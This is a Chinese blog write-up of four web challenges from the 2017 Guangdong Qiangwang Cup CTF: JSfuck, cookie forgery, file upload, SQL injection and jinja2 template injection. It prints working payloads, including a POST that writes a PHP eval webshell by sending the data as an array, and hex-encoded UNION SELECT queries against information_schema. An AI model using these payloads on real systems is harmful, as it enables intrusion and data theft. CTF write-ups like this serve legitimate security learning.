2017第二届广东省强网杯线上赛题 web WriteUp

原创

烟敛寒林o 于 2019-05-07 20:55:44 发布 1693 收藏 4
分类专栏： #——【 FileUpload/FileInclude】 #——【 SQL Inject】 ★ CTF 文章标签： JSfuck ROT13加密 数组形式文件读写 十六进制sql注入 jinja2模板注入

本文链接：https://blog.csdn.net/dyw_666666/article/details/89874060


——【 FileUpload/FileInclude】 同时被 3 个专栏收录
9 篇文章 0 订阅
订阅专栏


——【 SQL Inject】
25 篇文章 0 订阅
订阅专栏

CTF

★ CTF
55 篇文章 2 订阅
订阅专栏

broken（JSfuck）

who are you?（数组形式实现文件读写）

phone number（转十六进制的SQL注入）

Musee de X（jinja2模板注入）

---

broken（JSfuck）

题目地址：http://106.75.72.168:1111/

看到这种字符，一般复制到浏览器控制台运行即可。

末尾加“]”提示语法错误，于是删除最后的“()”，在加上“]”，运行结果为“Array [Array[1]]”。

点击“Array[1]”即可看到flag。

---

who are you?（数组形式实现文件读写）

题目地址：http://106.75.72.168:2222/

查询页面没有什么特别的，于是查看一下Cookie: role=*Zjo1OiJ0aHJmZyI7*，Base64解密得到 f:5:"thrfg";

thrfg也是ROT13加密过的，ROT13是凯撒加密的一种变体，我们解密后得到guest。

尝试将admin进行凯撒加密，然后Base64加密，得到*Zyl7Zjo1OiJucXp2YSI7*。

将cookie值修改为这个，得到：

Hello admin, now you can upload something you are easy to forget.

页面源代码：


```
<!DOCTYPE html>
<html>
<head>
    <title></title>
</head>
<body>
<!-- $filename = $_POST['filename']; $data = $_POST['data']; -->Hello admin, now you can upload something you are easy to forget.</body>
</html>

```


如果直接输入`filename=1.php&data=<?=eval($_POST['pass']);?>`页面会报错"No No No!"。

Tips：写入文件除了fopen fwrite fclose 还有一种 file_put_contents ，这个允许数据是数组（可绕过一些文件内容特征检测）

因此我们可以用data[]=的方法，把data从字符串变成数组，可以绕过可能存在的正则匹配的过滤。



Payload：

```
http://106.75.72.168:2222/
[POST]filename=123.php&data[]=<?=eval($_POST['pass']);>
```

flag{e07cd440-8eed-11e7-997d-7efc09eb6c59}

得到flag。

---

phone number（转十六进制的SQL注入）

题目地址：http://106.75.72.168:3333

这是一个登录注册的页面。。。

尝试注册一下用户，登陆后，查看源码，http请求，路径。。。无果

最后在检查手机号使用人数的 check.php 页面源码找到一个注释：

```
style=" text-align:center;">There only 2224 people use the same phone as you</div <!-- 听说admin的电话藏着大秘密哦~~~>
```

猜测大概是SQL注入。

从电话藏着秘密这句话猜测，注入点大概是phone。

只有注册页面有phone传参，从注册页面抓包，尝试注入。。。


在 登录后的页面 和 check的页面 可以看到返显。。。


phone处只能输入数字，所以可以将sql语句用小葵转化为16进制再注入。。

测试字段数：

```
1 order by 1
1 order by 2 报错
```

当 order by 2 时报错，说明只有1个字段。





db error!


SQL语句：


```
-1 union select database()
-1 union select group_concat(schema_name) from information_schema.schemata
-1 union select group_concat(table_name)  from information_schema.tables where table_schema='webdb'
-1 union select group_concat(column_name) from information_schema.columns where table_name='user'
-1 union select phone from user where username='admin'
```

转十六进制：

```
0x2D3120756E696F6E2073656C656374206461746161626173652829
0x2D3120756E696F6E2073656C6563742067726F75705F636F6E636174287368656D615F6E616D65292066726F6D20696E666F726
0x2D3120756E696F6E2073656C6563742067726F75705F636F6E636174287461626C655F6E616D6529202066726F6D20696E666F726
0x2D3120756E696F6E2073656C6563742067726F75705F636F6E63617428636F6C756D6E5F6E616D65292066726F6D20696E666F726
0x2D3120756E696F6E2073656C6563742070686F6E652066726F6D207573657220776865726520757365726E616D653D2761646D696
```

最后爆出flag：





106.75.72.168:3333/check.php

There only 2232 people use the same phone as you
There only flag{6dd303b0-8fce-2396-9ad8-d9f7a72f84b0} people use the same phone as you
There only 123456789 people use the same phone as you
There only 1 people use the same phone as you
There only 123 people use the same phone as you
There only 13569982121 people use the same phone as you

总结：

1、注入点只能是数字格式时，我们可以把sql语句转换成16进制再注入

2、跟数据库有联系的地方都可能存在注入，比如注册页面

Musee de X（jinja2模板注入）

题目地址：http://106.75.72.168:8888/


首先按照正常流程走一遍：注册、登陆、捐献，然后捐献的时候网址是随意填的，报错，分析报错信息得出这是个jinja2模板，并且用户名被带入 Template(text).render() 中进行渲染，因此基本能确定这是个jinja2模板注入。

然后攻击思路基本能确定了，注册用户名，然后将用户名带入donate操作，触发jinja2模板注入。


注意要求 注册的用户名 和 捐献时的用户名 是一样的。

大致流程：


注册：




注册成功后的返显：



访问这个路径：



转到捐献页面donate.php：



准备一个黑色图片，方便看到flag，填入捐献地址：

```
http://pic4.bbzhi.com/jingxuanbizhi/heisediannaozhuomianbizhixiazai/heisediannaozhuomianbizhixiazai_362061_
```

再填上你的用户名，提交：

得到flag。

关于SSTI模板注入的三篇文章：

讲了模板的语法和模板注入比较基础的东西，相对容易理解：

https://blog.csdn.net/u011377996/article/details/86776181

由一道CTF题展开讲解：

https://blog.csdn.net/qq_40827990/article/details/82940894

模板注入思路总结：

https://www.freebuf.com/vuls/162752.html?replytocom=242609#respond